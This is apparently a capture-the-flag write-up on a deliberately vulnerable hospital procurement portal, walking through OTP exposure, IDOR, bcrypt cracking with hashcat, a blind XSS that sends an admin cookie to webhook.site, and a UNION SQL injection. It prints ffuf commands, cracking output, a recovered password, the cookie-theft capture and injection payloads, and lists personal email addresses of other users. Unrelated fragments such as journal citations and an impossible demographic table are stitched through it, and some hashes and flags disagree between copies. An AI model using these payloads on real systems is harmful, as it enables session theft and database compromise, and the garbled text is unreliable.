

Finding Flags

MedSupply Portal — Recon & Flag 1 Report

Target Overview & Recon Phase

The target for this assessment was a deliberately vulnerable web application:

MedSupply Procurement Portal

<http://100.55.41.187:8080>

The application simulates a hospital procurement system with the following features:

- User registration and login system
 - OTP-based authentication via email inbox simulation
 - Hospital dashboard with order tracking
 - Public procurement activity feed
 - Support ticket system
-

Reconnaissance Approach

The objective of this challenge series was to identify security vulnerabilities across authentication, authorization, session handling, and input validation using both passive and active techniques, including:

- Passive & active reconnaissance
- Directory and endpoint enumeration (Gobuster, FFUF)
- API analysis using Burp Suite
- Manual testing of access control and session behavior

During initial exploration, a critical weakness was identified in the authentication flow involving OTP verification, which led to the discovery of the first flag.

Flag 1 — Authentication Bypass via OTP Exposure

During the login process, the application enforced OTP verification after user registration. However, the OTP mechanism was improperly implemented.

The OTP was accessible through a publicly exposed inbox simulation endpoint, which allowed retrieval of sensitive authentication data without any authorization checks.

Exploitation Procedure

1. A new user account was registered successfully.
 2. The inbox simulation service was accessed directly.
 3. The OTP value was retrieved from the inbox without restrictions.
 4. The OTP was submitted in the login flow.
 5. Authentication was successfully completed.
-

Impact

This exposed a critical authentication flaw where sensitive one-time passwords (OTPs) were:

- Accessible without authentication
 - Not properly isolated per user session
 - Exposed through a public endpoint
-

Result

Access was granted to the user dashboard, where the first flag was revealed:

FLAG{Fu33ing_Wins}

Key Security Insight

This vulnerability highlights a failure in secure authentication design, specifically:

- Weak OTP handling
- Public exposure of sensitive verification data
- Broken authentication isolation

FLAG{Fu33ing_Wins}

```
(kali㉿kali)-[~/Downloads]
```

Figure 1. The effect of the number of trials on the number of correct responses. The number of correct responses was significantly higher than the number of incorrect responses in all cases.

42.110 GCY

```
| URL | http://100.55.41.187/internal
```

```
| → | /internal/api/
```

```
* FUZZ: internal
```

1. *Journal of Management Studies*, 1997, 34, 1, 1-14.


```
| URL | http://100.55.41.187/js
```

```
| -> | /js/
```

[\[Add to Library\]](#) [\[Download\]](#)

```
-$ ffuf -u http://100.55.41.187/internal/api/FUZZ -w /usr/share/wordlists/dirb/common.txt -recursion -recursion-depth 3 -v
```

ON	Raw Data	Headers
1	1	1
2	2	2
3	3	3
4	4	4
5	5	5
6	6	6
7	7	7
8	8	8
9	9	9
10	10	10
11	11	11
12	12	12
13	13	13
14	14	14
15	15	15
16	16	16
17	17	17
18	18	18
19	19	19
20	20	20
21	21	21
22	22	22
23	23	23
24	24	24
25	25	25
26	26	26
27	27	27
28	28	28
29	29	29
30	30	30
31	31	31
32	32	32
33	33	33
34	34	34
35	35	35
36	36	36
37	37	37
38	38	38
39	39	39
40	40	40
41	41	41
42	42	42
43	43	43
44	44	44
45	45	45
46	46	46
47	47	47
48	48	48
49	49	49
50	50	50
51	51	51
52	52	52
53	53	53
54	54	54
55	55	55
56	56	56
57	57	57
58	58	58
59	59	59
60	60	60
61	61	61
62	62	62
63	63	63
64	64	64
65	65	65
66	66	66
67	67	67
68	68	68
69	69	69
70	70	70
71	71	71
72	72	72
73	73	73
74	74	74
75	75	75
76	76	76
77	77	77
78	78	78
79	79	79
80	80	80
81	81	81
82	82	82
83	83	83
84	84	84
85	85	85
86	86	86
87	87	87
88	88	88
89	89	89
90	90	90
91	91	91
92	92	92
93	93	93
94	94	94
95	95	95
96	96	96
97	97	97
98	98	98
99	99	99
100	100	100



Matched	Response	Status	Age	Gender	Marital	Religion	Education	Income	Occupation	Health	Family	Community	Social	Environment	Quality of Life
1	1	1	25	Male	Married	Islam	High School	Low	Unemployed	Good	Large	Urban	Low	Low	Low
2	1	1	30	Female	Single	Christian	University	Medium	Teacher	Good	Small	Rural	High	High	High
3	1	1	45	Male	Married	Jewish	College	High	Engineer	Good	Medium	Urban	High	High	High
4	1	1	55	Female	Married	Muslim	High School	Low	Homemaker	Good	Large	Urban	Low	Low	Low
5	1	1	65	Male	Married	Hindu	University	Medium	Retired	Good	Small	Rural	High	High	High
6	1	1	75	Female	Married	Buddhist	College	High	Teacher	Good	Medium	Urban	High	High	High
7	1	1	85	Male	Married	Sikh	High School	Low	Unemployed	Good	Large	Urban	Low	Low	Low
8	1	1	95	Female	Married	Christian	University	Medium	Retired	Good	Small	Rural	High	High	High
9	1	1	105	Male	Married	Muslim	College	High	Engineer	Good	Medium	Urban	High	High	High
10	1	1	115	Female	Married	Hindu	High School	Low	Homemaker	Good	Large	Urban	Low	Low	Low
11	1	1	125	Male	Married	Buddhist	University	Medium	Teacher	Good	Small	Rural	High	High	High
12	1	1	135	Female	Married	Sikh	College	High	Engineer	Good	Medium	Urban	High	High	High
13	1	1	145	Male	Married	Christian	High School	Low	Unemployed	Good	Large	Urban	Low	Low	Low
14	1	1	155	Female	Married	Muslim	University	Medium	Retired	Good	Small	Rural	High	High	High
15	1	1	165	Male	Married	Hindu	College	High	Engineer	Good	Medium	Urban	High	High	High
16	1	1	175	Female	Married	Buddhist	High School	Low	Homemaker	Good	Large	Urban	Low	Low	Low
17	1	1	185	Male	Married	Sikh	University	Medium	Teacher	Good	Small	Rural	High	High	High
18	1	1	195	Female	Married	Christian	College	High	Engineer	Good	Medium	Urban	High	High	High
19	1	1	205	Male	Married	Muslim	High School	Low	Unemployed	Good	Large	Urban	Low	Low	Low
20	1	1	215	Female	Married	Hindu	University	Medium	Retired	Good	Small	Rural	High	High	High
21	1	1	225	Male	Married	Buddhist	College	High	Engineer	Good	Medium	Urban	High	High	High
22	1	1	235	Female	Married	Sikh	High School	Low	Homemaker	Good	Large	Urban	Low	Low	Low
23	1	1	245	Male	Married	Christian	University	Medium	Teacher	Good	Small	Rural	High	High	High
24	1	1	255	Female	Married	Muslim	College	High	Engineer	Good	Medium	Urban	High	High	High
25	1	1	265	Male	Married	Hindu	High School	Low	Unemployed	Good	Large	Urban	Low	Low	Low
26	1	1	275	Female	Married	Buddhist	University	Medium	Retired	Good	Small	Rural	High	High	High
27	1	1	285	Male	Married	Sikh	College	High	Engineer	Good	Medium	Urban	High	High	High
28	1	1	295	Female	Married	Christian	High School	Low	Homemaker	Good	Large	Urban	Low	Low	Low
29	1	1	305	Male	Married	Muslim	University	Medium	Teacher	Good	Small	Rural	High	High	High
30	1	1	315	Female	Married	Hindu	College	High	Engineer	Good	Medium	Urban	High	High	High
31	1	1	325	Male	Married	Buddhist	High School	Low	Unemployed	Good	Large	Urban	Low	Low	Low
32	1	1	335	Female	Married	Sikh	University	Medium	Retired	Good	Small	Rural	High	High	High

```
URL | http://100.55.41.187/internal/api/
```

```
* FUZZ:
```

Status: 103 Size: 0 Words: 1 Lines: 1 D:

URL | <http://100.55.41.187/internal/api/acc>

```
* FUZZ: account
```

[illegible]

© 2006 The Authors
Journal compilation © 2006 Blackwell Publishing Ltd

```
kali@kali: ~  
kali@kali: ~/Downloads  
kali@kali: ~/Downloads  
(kali@kali)~[~/Downloads]  
$ ffuf -u http://100.55.41.187/internal/api/account/FUZZ -w /usr/share/wordlists/dirb/common.txt -recursion -recursion-depth 3 -v  
  
v2.1.0-dev  
  
:: Method : GET  
:: URL : http://100.55.41.187/internal/api/account/FUZZ  
:: Wordlist : FUZZ: /usr/share/wordlists/dirb/common.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 40  
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500  
  
[Status: 403, Size: 9, Words: 1, Lines: 1, Duration: 164ms]  
| URL | http://100.55.41.187/internal/api/account/  
* FUZZ:  
  
[Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 171ms]  
| URL | http://100.55.41.187/internal/api/account/details  
→ | /login  
* FUZZ: details  
  
http://100.55.41.187/internal/api/account/details  
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter github - Google Search Exploit-DB Google Hacking DB  
JSON Raw Data Headers  
Save Copy Collapse All Expand All Filter JSON  
status: "error"  
message: "Missing required parameter: user_id"  
flags:  
  0: "FLAG{Fu33ing_Wins}"
```

🚩 Flag 2 — Broken Access Control (IDOR) via Burp Suite

Brief Description

During the testing phase, I intercepted the application's network traffic using **Burp Suite** and analyzed API requests through the **Target** → **Site map** structure. While exploring the **Public Orders** section, I identified an API endpoint responsible for fetching hospital order data based on a user-specific identifier.

Vulnerability Discovery

While inspecting the request structure, I observed that the application used a predictable **UUID-based user identifier** without proper authorization checks. This indicated a potential **Insecure Direct Object Reference (IDOR)** vulnerability.

Exploitation Procedure

1. Captured API requests using Burp Suite.
 2. Identified the endpoint handling user-specific order data.
 3. Replaced the original `user_id` / UUID with other valid identifiers.
 4. Replayed the modified requests.
 5. Observed that the server returned data belonging to different users without restriction.
-

Impact

This confirmed a **Broken Access Control** vulnerability where:

- Users could access other hospitals' order data
 - No authorization checks were enforced on the backend
 - User ID manipulation directly exposed sensitive records
-

Result

After testing multiple valid identifiers, a hidden response was discovered containing the second flag:

| **FLAG{Broken_Access_Control}**

Key Security Insight

This vulnerability demonstrates a classic **IDOR (Insecure Direct Object Reference)** issue, where:

- Object references are predictable
- Authorization is not enforced server-side
- Sensitive data is exposed through parameter manipulation

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
http://100.55.41.187	GET	/api/public-orders		200	3593	JSON			10:43:52 10 Ma...
http://100.55.41.187	GET	/api/users/67458164-6dab-...		304	177				10:48:56 10 Ma...

Request

```
1 GET /api/public-orders HTTP/1.1
2 Host: 100.55.41.187
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://100.55.41.187/public-feed
8 Connection: keep-alive
9 Cookie: connect.sid=s%3AXABrZhqBGJQit9NGKvDRcYn6cKP-iy.i.Jtqplx%2BU
    EAFpVwLQgQVITCpbeZrk1P%2F0H%2FmhC1B0QkI
10 Priority: u=4
11
12
```

Response

```
{
  "quantity": 200,
  "status": "Shipped",
  "hospital_name": "Addis General Hospital",
  "requesting_hospital_id": "4b762f0c-256a-4c19-8ce8-cb38b306c84c"
},
{
  "id": "fe243c74-7b0f-4ca9-b689-99721c17d0d1",
  "medication_name": "Paracetamol 500mg",
  "quantity": 500,
  "status": "Pending Approval",
  "hospital_name": "Addis General Hospital",
  "requesting_hospital_id": "4b762f0c-256a-4c19-8ce8-cb38b306c84c"
},
{
  "id": "1db51f27-3562-469e-a66b-f75372ab084b"
}
```

Inspector

Selection: 36 (0x24)

Selected text: 4b762f0c-256a-4c19-8ce8-cb38b306c84c

Request attributes: 2

Request cookies: 1

Request headers: 9

Response headers: 7

http://100.55.41.187/internal/api/account/details?user_id=4b762f0c-256a-4c19-8ce8-cb38b306c84c

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

```
{
  "status": "success",
  "flags": {
    "0": "FLAG{Fu33ing_Mins}",
    "1": "FLAG{Broken_Access_Control}"
  },
  "data": {
    "id": "4b762f0c-256a-4c19-8ce8-cb38b306c84c",
    "hospital_name": "Addis General Hospital",
    "email": "addis.general@medsupply.local",
    "password_hash": "$2b$08$jfWxcxleg9KNxCOhMx7bMu2Zvn/hD1dyL3GleSFEY4nWp0h9ggjNS",
    "role": "hospital"
  }
}
```

🚩 Flag 3 — Horizontal Privilege Escalation via IDOR + Credential Recovery

Brief Description

During further testing of the MedSupply Portal, I identified that user-specific API endpoints were not properly protected against unauthorized access. By modifying the `user_id` parameter in the request, I was able to retrieve data belonging to other users, confirming a **Horizontal Privilege Escalation (IDOR)** vulnerability.

Data Exposure & Analysis

While reviewing the exposed user data, I discovered a **password hash** included in the response. This indicated that sensitive credentials were being improperly handled and stored using a weak hashing mechanism.

The hash was extracted for offline analysis and further validation.

Credential Recovery Process

To test the strength of the hashing method, the extracted hash was processed using **Hashcat** in a local terminal environment. A dictionary-based attack was performed, which successfully recovered the plaintext password:

Recovered Password: 30secondstomars

Impact

With the recovered credentials, further enumeration of user sessions and API behavior allowed access across multiple user contexts, demonstrating a clear case of horizontal privilege escalation.

Result

This exploitation chain ultimately led to the discovery of the third flag:

FLAG{Horizontal_priv_Esc}

Key Security Insight

This vulnerability highlights multiple security weaknesses:

- Broken access control (IDOR)
- Exposure of password hashes in API responses
- Weak password hashing mechanisms

- Lack of proper credential protection

```
(kali@kali)-[~/Downloads]
$ echo '$2b$08$jjfNwcx1eg9kNxC0hMx7bMuZ2vn/hD1dyL3GleSFEY4nWp0h9ggjNS' > hashes.txt

(kali@kali)-[~/Downloads]
$ hashcat -m 3200 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #01: cpu-haswell-Intel(R) Core(TM) i5-4200M CPU @ 2.50GHz, 1469/2938 MB (512 MB allocatable), 1MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 512 MB (868 MB free)

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 4 secs

Cracking performance lower than expected?
```


Cracking performance lower than expected?

- * Append -w 3 to the commandline.
This can cause your screen to lag.
- * Append -S to the commandline.
This has a drastic speed impact but can be better for specific attacks.
Typical scenarios are a small wordlist but a large ruleset.
- * Update your backend API runtime / driver the right way:
<https://hashcat.net/faq/wrongdriver>
- * Create more work items to make use of your parallelization power:
<https://hashcat.net/faq/morework>

```
$2b$08$jfNWcx1eg9kNxCOhMx7bMuZ2vn/hD1dyL3GleSFEY4nWp0h9ggjNS:30secondstomars

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2b$08$jfNWcx1eg9kNxCOhMx7bMuZ2vn/hD1dyL3GleSFEY4nW ... 9ggjNS
Time.Started.....: Sun May 10 12:07:28 2026 (6 mins, 32 secs)
Time.Estimated...: Sun May 10 12:14:00 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 36 H/s (2.70ms) @ Accel:1 Loops:32 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 14119/14344385 (0.10%)
Rejected.....: 0/14119 (0.00%)
Restore.Point....: 14118/14344385 (0.10%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:224-256
Candidate.Engine.: Device Generator
Candidates.#01...: 30secondstomars → 30secondstomars
Hardware.Mon.#01.: Util: 99%

Started: Sun May 10 12:03:09 2026
Stopped: Sun May 10 12:14:02 2026
```

← → ↺ ⌂ Not Secure http://100.55.41.187/dashboard ☆

⊕ OffSec ⊕ Kali Linux ⊕ Kali Tools ⊕ Kali Docs ⊕ Kali Forums ⊕ Kali NetHunter ⊕ github - Google Search ⊕ Exploit-DB ⊕ Google Hacking DB

MedSupply Procurement Portal Dashboard Public Orders Support Addis General Hospital

FLAG{Horizontal_priv_Esc}

You are logged in as a built-in hospital user. Look for vertical privilege escalation to access higher roles.

Total Orders
5

Pending
2

Shipped
2

Order List

Medication	Quantity	Status	Batch	Requested At
Amoxicillin 500mg	200	Shipped	b06c2395	5/8/2026
Paracetamol 500mg	500	Pending Approval	825179d6	5/8/2026
Insulin 100IU	100	Delivered	b29ccdfe	5/8/2026

🚩 Flag 4 — Blind XSS Leading to Account Takeover

🚩 Flag Obtained

FLAG{Blind_XSS_Account_TakeOver}

Brief Description

A Stored Blind XSS vulnerability was discovered in the **Support Ticket system** of the MedSupply Portal. The vulnerability existed in the message input field of the support form.

A malicious XSS payload was submitted into the ticket message field. The input was stored by the application and later rendered in the **Support Dashboard**, where it executed in the browser of a higher-privileged user (support/admin).

Exploitation Procedure

1. A support ticket was created using the message field.
2. A Blind XSS payload was injected into the message input.
3. The payload was configured to send a request to a **Webhook listener (webhook.site)**.
4. When the support/admin dashboard loaded the ticket, the payload executed.
5. The administrator session data (cookie) was captured via the webhook request.
6. The captured session was used to impersonate the admin account.
7. Access to the **Support Dashboard (admin view)** was obtained.

Submit Support Ticket

Subject:

qwer

Message:

<100 s:2BZJMoCz82L4AWFZP-8kuHsK2zatZ8Ek.6PE+800CRZM/ZX0zeE2Ezr8g0QWNduIXM3lGGv1liUg/?c='+document.cookie) ">

Submit Ticket

7d

aac4cefd

Share

Schedule

Form Builder

CSV Export

Custom Actions

Replay

XHR Redirect

Redirect Now

More

Show Intro

INBOX (5/50) Newest First

Search Query

GET #fd58d 196.189.31.242 05/10/2026 9:52:12 PM

GET #34707 196.189.31.242 05/10/2026 9:52:11 PM

GET #9c07e 196.189.31.242 05/10/2026 9:52:11 PM

GET #a264d 196.189.31.242 05/10/2026 9:51:20 PM

First Prev Next Last

Request Details & Headers

Open in Copy as

GET https://webhook.site/aac4cefd-9965-47d8-826c-d07833faf3fc/34707eed-ee0f-401c-ab02-6291a8fa8eee

Host 196.189.31.242 Whois Shodan Netify Censys VirusTotal

Location Addis Ababa, Ethiopia

Date 05/10/2026 9:52:11 PM (3 minutes ago)

Size 0 bytes

Time 0.001 sec

ID 34707eed-ee0f-401c-ab02-6291a8fa8eee

Note Add Note

accept-language en-GB, en-US;q=0.9, en;q=0.8

accept-encoding gzip, deflate, br, zstd

referrer http://35.173.231.10/

sec-fetch-dest empty

sec-fetch-mode cors

sec-fetch-site cross-site

x-requested-with org.telegram.messenger

origin http://35.173.231.10

accept */*

sec-ch-ua-mobile ?1

sec-ch-ua "Android WebView";v="147", "Not.A/Brand";v="8", "Chromiu...

user-agent Mozilla/5.0 (Linux; Android 16; K) AppleWebKit/537.36 (K...

sec-ch-ua-platform "Android"

host webhook.site

Webhook.site Docs & API Features & Pricing Terms, Privacy & Security Support

Copy Edit + New Login Sign Up Now

7d

aac4cefd

Share

Schedule

Form Builder

CSV Export

Custom Actions

Replay

XHR Redirect

Redirect Now

More

Show Intro

INBOX (5/50) Newest First

Search Query

GET #fd58d 196.189.31.242 05/10/2026 9:52:12 PM

GET #34707 196.189.31.242 05/10/2026 9:52:11 PM

GET #9c07e 196.189.31.242 05/10/2026 9:52:11 PM

GET #a264d 196.189.31.242 05/10/2026 9:51:20 PM

First Prev Next Last

ID 34707eed-ee0f-401c-ab02-6291a8fa8eee

Note Add Note

x-requested-with org.telegram.messenger

origin http://35.173.231.10

accept */*

sec-ch-ua-mobile ?1

sec-ch-ua "Android WebView";v="147", "Not.A/Brand";v="8", "Chromiu...

user-agent Mozilla/5.0 (Linux; Android 16; K) AppleWebKit/537.36 (K...

sec-ch-ua-platform "Android"

host webhook.site

Query strings

c connect.sid=s:Lfa-kxrpQ1tBU3Y6wx-DU1ku34K8670.kIu861a1h...

Form values

None

Request Content

Custom Actions Output

No action output Create Custom Action


Webhook.site Docs & API Features & Pricing Terms, Privacy & Security Support

Copy Edit + New Login Sign Up Now

Result

After successful session hijacking and account takeover, the following flag was found inside the Support Dashboard:

FLAG{Blind_XSS_Account_TakeOver}



Key Insight

This vulnerability demonstrates how Blind XSS can lead to full account takeover when combined with:

- Improper input sanitization
- Lack of output encoding
- Exposure of session cookies
- Trusted admin-side rendering of user input

🚩 Flag 5 — SQL Injection via Support Dashboard Search

🚩 Final Flag

FLAG{SQLI_Full_Admin_compromise}

Brief Description

After gaining access to the **Support Dashboard**, a user search functionality was identified that allowed searching users by hospital name. This input was found to be vulnerable to SQL Injection.

Using a UNION-based payload, the query was manipulated to extract data from the backend `audit_logs` table:

```
` sql
' UNION SELECT user_email, action, status, details FROM audit_logs--
```

This successfully returned sensitive records from the database, including administrative credentials:

- **Email:** `admin@medsupply.local`
- **Password:** `MedSupplyAdmin2026`

Using these credentials, full administrative access was obtained, and the final flag was displayed on the system:

FLAG{SQLI_Full_Admin_compromise}

The screenshot shows a web browser window with the URL `http://35.173.231.10/dashboard`. The page title is "MedSupply Procurement Portal". The navigation bar includes links for "Dashboard", "Public Orders", "Support", "Audit Logs", and "System Administrator". A red dashed box highlights a message: "FLAG{SQLI_Full_Admin_compromise}" and "Congratulations! You have successfully compromised the admin account." Below this, the "Admin Dashboard" section is visible, followed by the "All Portal Users" section. The "All Portal Users" section contains a table with columns "Hospital Name", "Email", and "Role".

Hospital Name	Email	Role
-	noahsolomon487@gmail.com	hospital
-	test@test.com	hospital
-	test1@test.com	hospital
Addis General Hospital	addis.general@medsupply.local	hospital
Addis tena tabya	ethiowebsservice@gmail.com	hospital
Addis tena tabya	yohansashenafe@gmail.com	hospital
Addis tena tabya	2k25lofty@gmail.com	hospital
AdminHospital	admin@test.com	hospital
Bahir Dar Clinic	bahirdar.clinic@medsupply.local	hospital
Gelan2	Ar@gmail.com	hospital
HackerHospital	hacker2@gmail.com	hospital
Hawassa Medical Center	hawassa.center@medsupply.local	hospital
Hospital	hospital@gmail.com	hospital
Mamo	mamo@email.com	hospital
Mbc	mbc@gmail.com	hospital
Mbc	mbc123@gmail.com	hospital